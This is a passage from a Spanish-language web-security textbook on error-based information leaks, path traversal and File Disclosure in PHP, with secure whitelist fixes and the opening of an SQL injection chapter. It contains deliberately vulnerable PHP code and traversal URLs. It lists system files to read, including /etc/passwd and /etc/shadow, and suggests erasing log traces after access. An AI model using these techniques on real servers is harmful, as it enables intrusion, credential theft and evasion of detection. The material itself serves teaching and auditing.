Los orígenes de estos fallos pueden ser varios y dependen del código en cuestión. A veces se trata de errores en la conexión a la base de datos SQL, o de un error al consultarla. Por otro lado, puede que se esté tratando de incluir un archivo que por alguna razón ya no existe o cambió de ubicación. También podría ocurrir que una función de la aplicación esté recibiendo parámetros incorrectos, lo que genera un error en la ejecución del script.

En definitiva, los errores pueden deberse a innumerables causas; lo importante es saber comprenderlos y tomar nota de los datos que informan.

Figura 8. Es común encontrar páginas que muestran errores al cargar su contenido.

MÁS SEGURIDAD CON .HTACCESS

El archivo **.htaccess** puede ayudarnos a mejorar la seguridad de nuestro servidor web. Permite establecer directivas de control de acceso a las carpetas, personalizar los errores HTTP para no mostrar información del sistema, restringir el acceso a determinadas direcciones IP, crear redirecciones y manejar la caché, entre otras opciones importantes.

Provocar un error

Los errores pueden aparecer sin que los llamemos y, si no es así, tendremos que encontrarlos nosotros mismos. Provocarlos es fácil, pero lo difícil es hallar dónde hacerlo.

Para empezar, tendremos que observar muy bien las variaciones en la URL al ir navegando a través del sitio e interactuando con él. Tengamos presente que una falla no solo puede generarse por **GET** (es decir, a través de la URL), sino también por **POST**, por lo cual debemos analizar detenidamente el comportamiento del sitio objetivo.

En las páginas de noticias o de venta de productos suele observarse que cada nota o ítem de venta tiene un identificador numérico, que es llamado desde la URL para imprimir en pantalla su información (podremos notarlo al observar una dirección como la siguiente: **www.sitio.com/noticias.php?id=1234**). El número que aparece al final suele estar estrechamente relacionado con el ID de una tabla SQL, y por lo tanto, indicar un identificador no válido podría provocar un error.

Otro caso común es llamar a través de la URL el archivo a ser mostrado en pantalla, que puede ser un ítem del menú del sitio web (por ejemplo, **www.sitio.com/index.php?pagina=contacto.php**). Quizás no se especifique dentro del código cuáles son los archivos que se permiten incluir, de modo que se intentará mostrar cualquier página o documento que se indique a través de la URL. Si es así, podremos cambiar el archivo que se incluye por uno inexistente, logrando que la función **include()** o **require()** utilizada no encuentre el documento y se genere un error en la aplicación.




Figura 9. Si los errores no aparecen solos deberemos, como atacantes, provocarlos por nuestros propios medios.

Análisis del error

De un error podemos obtener dos datos: por un lado, la ruta completa del archivo que sufrió el error, y por el otro, la indicación de que hay una falla grave, que implica alguna de las vulnerabilidades antes mencionadas. Es importante comprender siempre por qué se produce un error y cuál es la función afectada, para luego considerar la posibilidad de realizar un ataque mediante ese vector (que podría ser una explotación de tipo **inyección SQL**, como veremos en el próximo capítulo). Analicemos algunos errores que pueden surgir en una auditoria web:

Warning: require(inexistente.php) [function.require]: failed to open stream: No such file or directory in /home/www/misitio/principal/index.php on line 4

Este caso se produce en la función **require**, al intentar incluir un archivo inválido o inexistente, y nos informa que no se encuentra el documento solicitado dentro del directorio de la aplicación. Como mencionamos antes, obtuvimos dos datos: la ruta completa de la aplicación web (**/home/www/misitio/principal/index.php**) y un posible vector de ataque para realizar una inclusión de archivos (tal como vimos en el **Capítulo 6**). Si se utilizaran las funciones **include**, **include_once** o **requiere_once** el error se produciría igual, permitiendo explotar la falla de la misma manera.




Figura 10. La función **`file_get_contents()`** también devuelve un error si recibe un archivo inválido o inexistente.

Warning: mysql_result(): supplied argument is not a valid MySQL result resource in /home/public_html/misitio/principal/index.php on line 13

Un error como este se produce al consultar una tabla SQL indicando un ID no válido. El caso fue testeado sobre una aplicación web que presentaba la siguiente dirección: **www.sitio.com/noticias.php?id=1**. Al modificar el ID por un número negativo (**www.sitio.com/noticias.php?id=-1234**) se obtuvo como resultado el típico error por realizar una consulta incorrecta a la base de datos SQL. Es posible ver la ruta completa del archivo (lo que se conoce como **Full Path Disclosure**) y aparece un punto de partida para ejecutar una inyección SQL.

Ocultar los errores

Si bien ocultar el error no resuelve la falla, en caso de que se produzca uno inesperado evitaremos dejar el camino libre al atacante. Volviendo al papel del administrador de seguridad y/o programador con intenciones de desarrollar aplicaciones seguras, tenemos un problema por resolver: sabemos que los errores no deben quedar a la vista, no solo por cuestiones de seguridad sino porque tampoco es agradable para el usuario ver que la página se deforma.

Figura 11. Ocultando los errores evitaremos darle información al atacante y le complicaremos la tarea de saber si la aplicación es vulnerable o no.

A continuación conoceremos dos maneras interesantes de resolver la cuestión, ambas muy efectivas.

La opción que utilicemos dependerá de si estamos administrando el sistema o si somos los desarrolladores de la aplicación.

Un modo de ocultar los errores es añadir una simple línea al comienzo de cada script. La función **error_reporting()** establece qué errores de PHP serán notificados y, si le asignamos como parámetro el número cero (0), se desactivará toda notificación:

```
<?php
error_reporting(0);
if (isset($_GET[‘pagina’])){
    $pag = $_GET[‘pagina’];
file_get_contents($pag);
}
?>
```

El código que acabamos de ver tiene un problema de seguridad muy grave, que debe ser solucionado aplicando filtros, como hemos visto en capítulos anteriores. La función **error_reporting(0)** evitará que se muestren errores cuando se intente comprobar el fallo de seguridad mediante valores incorrectos, pero en el caso de que se solicite ver un documento existente lo mostrará sin ningún problema.




Figura 12. Mediante la función **error_reporting(0)** desactivamos toda notificación de posibles errores.

También es posible ocultar los errores mediante el archivo de configuración **php.ini**, en el cual deberemos buscar la directiva **display_errors** para cambiar su valor de **On** a **Off**. A diferencia de la anterior, esta solución puede ser más rápida y fácil de aplicar para los administradores que no tienen nada que ver con el desarrollo o la programación de las aplicaciones web.

Las notificaciones de error son muy útiles para los programadores, porque ayudan a detectar y solucionar fallos rápidamente. Por lo tanto, mientras la aplicación esté en desarrollo siempre estarán presentes, pero deberán quedar ocultas a la hora de publicar o subir el sitio a internet.

Regreso al origen

El ataque conocido como **Path Transversal** tiene el objetivo de acceder a los archivos que pertenecen al sistema, que lógicamente se encuentran fuera de la carpeta principal del sitio web. El objetivo, entonces, es llegar a la **raíz del servidor**, pudiendo visualizar información que va desde los registros y configuraciones hasta el archivo de contraseñas **/etc/passwd** (en el caso de Linux).

Dos puntos y una barra

Para llevar a cabo un ataque de **Path Transversal** se necesitan los caracteres **dot dot slash** (**../**) y un código vulnerable a **File Inclusion** o **File Disclosure** (ya que el ataque se explota mediante fallas que permitan la inclusión o lectura de cualquier archivo).

MEJOR PREVENIR QUE LAMENTAR

Aunque confiemos en que nuestra aplicación web está programada de una forma segura, es aconsejable desactivar la notificación de errores siempre. Recordemos que no hay sistema 100% seguro y que inesperadamente puede producirse un error en nuestra aplicación, que seguramente no querremos que un atacante vea.




Figura 13. La técnica de **Path Transversal** consiste en navegar por los archivos del sistema utilizando los caracteres **../**.

Tal como haríamos si tuviésemos abierta una terminal en nuestro objetivo, debemos navegar a través de los directorios utilizando los caracteres **../**, retrocediendo hasta la raíz para luego solicitar los archivos del sistema que nos interese ver. Analicemos la explotación de un código vulnerable:

```
<?php
$plantilla = $_GET[‘plantilla’];
include(“/home/www/plantillas/”. $plantilla);
?>
```

Si quisiéramos ver el archivo de **logs** tendríamos que retroceder los directorios que sean necesarios para luego especificar la ruta del registro. Provocando un error del modo en que aprendimos podremos, al menos, conocer exactamente dónde estamos ubicados, lo que nos ayudará a

CRAWLERS EN KALI-LINUX

Kali-Linux (www.kali.org) es la evolución de **Backtrack**, ya que en breve este último quedará discontinuado. Dentro del menú Kali-Linux en el ítem **Aplicaciones web**, subitem **Indexadores web**, tenemos la excelente herramienta **OWASP ZAP**, que va mucho más allá de un simple crawler y posee una amigable interfaz gráfica.

encontrar fácilmente la carpeta de **logs**. La dirección URL quedará similar a la siguiente: **www.sitio.com/index.php?plantilla=../../logs/apache_error.log** y, si escribimos bien la ubicación del log, observaremos algo similar a lo que muestra la **Figura 14**.




Figura 14. Visualizamos el archivo **apache_error.log**, mediante la técnica de **Path Transversal**.

Archivos al descubierto

En esta sección del capítulo analizaremos la vulnerabilidad de **File Disclosure**: **archivo al descubierto**, basada en fallos de seguridad al usar la función **readfile()** u otras similares. Es muy parecida a **File Inclusion**, pero más potente, ya que mediante su utilización podremos ver incluso el código fuente de archivos PHP.

FILE DISCLOSURE PERMITE VER INCLUSO EL CÓDIGO FUENTE DE UN ARCHIVO PHP

Según el sitio oficial de PHP, la función **readfile()** lee un fichero y lo escribe en el buffer de salida. Aprovecharemos esto para leer los archivos del sitio y del sistema que pueden contener información útil para un ataque.

Veamos un código vulnerable a File Disclosure:

```
<?php
$archivo = $_GET['archivo'];
echo "<h3>El contenido del archivo es:</h3><br />";
$readfile = readfile($archivo);
?>
```

Para empezar, le pasamos a la función **readfile()** cualquier archivo dentro de la ubicación donde estemos para ver qué sucede.




Figura 15. Mediante la función **readfile()** podemos leer el contenido de un archivo.

Como resultado obtuvimos el contenido de un simple documento de texto, pero también entendimos que **readfile()** es similar a **include()**

OTRA FUNCIÓN PHP EN FILE DISCLOSURE

La función PHP **file_get_contents()** también puede verse implicada en la vulnerabilidad de File Disclosure. Realiza una tarea similar a **readfile()**, con la diferencia de que esta última muestra directamente el contenido del archivo en pantalla, mientras que con **file_get_contents()** debe utilizarse **print** o **echo**. Se trata de otra función que requiere de recaudos especiales.

al mostrar el contenido del archivo que le pasemos como parámetro. De todos modos, **readfile()** se vuelve mucho más peligrosa cuando se encuentra dentro de un fallo de seguridad. La posibilidad de acceder y de leer el código fuente de los documentos PHP del sitio compromete aun más al sistema.

Datos de acceso

Imaginemos que dentro del sitio web que auditamos encontramos un código vulnerable a File Disclosure junto a un archivo llamado **admin.php**, el cual, sospechamos, autoriza el acceso a la administración del sitio. Mediante **readfile()** podremos conocer su contenido.

Lo primero que debemos hacer será pasarle como parámetro a **readfile()** el archivo **admin.php** mediante la URL: **www.sitio.com/readfile.php?archivo=../admin/admin.php**. La página estará vacía, pero no así el código fuente.




Figura 16. A diferencia de **File Inclusion**, cuando se trata de **File Disclosure** podemos ver el código fuente de los archivos PHP.

Configuraciones y logs

Continuando la búsqueda de información útil mediante File Disclosure, podemos revisar los archivos de configuraciones y logs. La siguiente lista contiene algunos archivos de este tipo que podríamos consultar:

- **access.log**: Registro de acceso.
- **error.log**: Registro de errores.
- **mysql.log**: Registros de la base de datos MySQL.
- **phpinfo**: Archivo con una gran cantidad de información acerca del estado de PHP y el servidor web.
- **php.ini**: Archivo de configuración de PHP.
- **my.ini**: Archivo de configuración de MySQL.
- **httpd.conf**: Archivo de configuración de Apache.




Figura 17. Lectura del archivo de configuración de MySQL (**`my.ini`**) explotando un File Disclosure.

Tengamos presente el archivo **phpinfo**, ya que proporciona una enorme cantidad de información, muy conveniente para preparar un ataque hacia el servidor web. En sí, todos los archivos de configuración sirven para descartar o añadir posibles técnicas de ataque a la lista. Será útil tener localizados los registros de error y de acceso para, después de acceder al sistema, realizar un borrado de huellas o rastros.

Archivos del sistema

Si nos interesa indagar en el servidor web para ver qué encontramos, tenemos aún toda la lista de archivos del sistema. Algunos son:

- **/etc/passwd**: Archivo de contraseñas.
- **/etc/shadow**: Archivo de contraseñas cifradas.

- **/etc/group**: Archivo de usuarios y grupos del sistema.
- **/proc/meminfo**: Información de la memoria del sistema.
- **/proc/mounts**: Información de las unidades del sistema.
- **/proc/cpuinfo**: Información del CPU.
- **/proc/partitions**: Información de las particiones del sistema.
- **/proc/modules**: Lista de todos los módulos cargados en el sistema.
- **/proc/devices**: Dispositivos configurados para el uso con el kernel.
- **/proc/filesystems**: Sistema de archivos soportados por el kernel.
- **/proc/drivers**: Drivers que están siendo utilizados en el sistema.

Los archivos del directorio **/proc/sys** proporcionan información sobre el kernel del sistema, mientras que en **/proc/net** encontraremos datos sobre la configuración de red.




Figura 18. Lectura de un archivo del sistema mediante un fallo de seguridad usando **`readfile()`**.

Protección

Realizaremos la protección contra File Disclosure aplicando filtros al igual que hicimos con File Inclusion. Todo se soluciona impidiendo que el usuario pueda pasarle a la función utilizada el parámetro que quiera. Como programadores de aplicaciones seguras, debemos definir de antemano las páginas y documentos que pueden mostrarse a los visitantes del sitio web. Veamos un ejemplo de código seguro:

```
<?php
error_reporting(0);
if ($_GET['page'] == "index"){
readfile("index.php");
}else{
  echo "<h3>Error al leer archivo</h3>";
}
?>
```

O uno más complejo, si lo necesitamos:

```
<?php
error_reporting(0);
$pagina = $_GET['page'];
switch($pagina){
  case "index":
    readfile("index.php");
  break;
  case "contacto":
    readfile("contacto.php");
  break;
(...)
}
?>
```

RESUMEN

En este capítulo descubrimos diferentes modos de obtener información acerca del servidor y la aplicación web a la cual le estemos realizando una auditoría, aprovechando el descuido de los administradores al utilizar las configuraciones por defecto de las aplicaciones, y también la información que se puede encontrar en documentos que no se ocultan lo suficientemente bien. Por otro lado, comprendimos el peligro de dejar los errores al descubierto, aprendiendo diferentes maneras de ocultarlos. Por último, conocimos la vulnerabilidad **File Disclosure**, y aprendimos a explotarla y a solucionar el problema que ocasiona.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Qué tipo de información encontraremos revisando el archivo **robots.txt**?
2. ¿Cómo obtenemos la estructura completa del sitio web que estamos analizando?
3. ¿A qué se debe la vulnerabilidad **Directory Listing**?
4. ¿Cómo podemos evitar el listado de directorios en nuestro servidor web?
5. ¿Qué datos útiles podemos obtener analizando los errores?
6. ¿De qué se aprovechan los atacantes para obtener información útil casi sin esfuerzo?
7. ¿Por qué es importante ocultar los errores y cómo podemos hacerlo?
8. ¿Qué necesitamos para llevar a cabo un ataque tipo **Path Transversal**?

EJERCICIOS PRÁCTICOS

1. Descargue e instale el crawler **eNYe-Spider** y obtenga la estructura completa de un sitio web.
2. Cree un archivo **.htaccess**. Experimente habilitando y deshabilitando el listado de directorios.
3. Oculte la notificación de errores desde el archivo de configuración **php.ini** dentro del servidor web.
4. Programe una aplicación vulnerable a **File Disclosure** y obtenga información de los diversos archivos del sistema nombrados en este capítulo.
5. Desarrolle una aplicación segura contra File Disclosure.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

*09

Inyección SQL a bases de datos

En este capítulo conoceremos los gestores de bases de datos más utilizados y aprenderemos a realizarles inyecciones SQL, con el fin de entender cómo un atacante puede robar información confidencial de una empresa o sitio web. También analizaremos diferentes mecanismos de protección contra esta técnica.

Introducción a las bases de datos

Una base de datos es un conjunto estructurado de datos interrelacionados y almacenados, sin redundancias innecesarias, y aumenta considerablemente el nivel de accesibilidad y disponibilidad de la información. Puede ser local, es decir alojada y utilizada en un solo equipo, o accedida a través de la red.

Las bases de datos surgieron gracias a la necesidad de las empresas de almacenar grandes cantidades de información y acceder a sus datos de una manera fácil y rápida, siempre que fuera necesario. Por otro lado, se buscaba reducir notablemente la redundancia en la información almacenada, algo inevitable en el antiguo sistema de archivos utilizado para guardar los datos de las empresas.

Arquitectura relacional

Actualmente, el modelo relacional es el más utilizado para implementar bases de datos ya planificadas. Permite establecer interconexiones entre los datos a fin de que se pueda relacionar la información almacenada evitando las redundancias.

Figura 1. El modelo relacional organiza la información en tablas que poseen columnas y registros (filas).

Las bases de datos relacionales organizan la información utilizando tablas que poseen columnas. Por ejemplo, una tabla de países podría

contener columnas de nombre, tamaño, idioma, población, etcétera. Luego, manualmente o mediante una aplicación, pueden añadirse los registros correspondientes: en este caso, podríamos tener un registro de Argentina con los datos que pertenecen a cada columna.

Es usual que una tabla precise información de otra, por ejemplo, la tabla **Países** puede necesitar información de la tabla **Continentes**. Las bases de datos relacionales permiten que ambas tablas compartan la información que necesitan, creando una relación sin inconvenientes.

> EL MODELO RELACIONAL ES EL MÁS UTILIZADO PARA IMPLEMENTAR BASES DE DATOS

Gestores de bases de datos

Los **DBMS** (*DataBase Management System*) son complejas aplicaciones que brindan una interfaz cómoda y rápida para gestionar toda la información de las bases de datos. Mediante los DBMS relacionales se facilita el proceso de creación de tablas y columnas que requiera la base de datos de la empresa o aplicación web. Además, proporcionan herramientas para realizar copias de respaldo, controlar los permisos de acceso en usuarios y grupos, generar reportes de errores, etcétera.




Figura 2. phpMyAdmin es una herramienta escrita en PHP que permite la administración del DBMS MySQL.

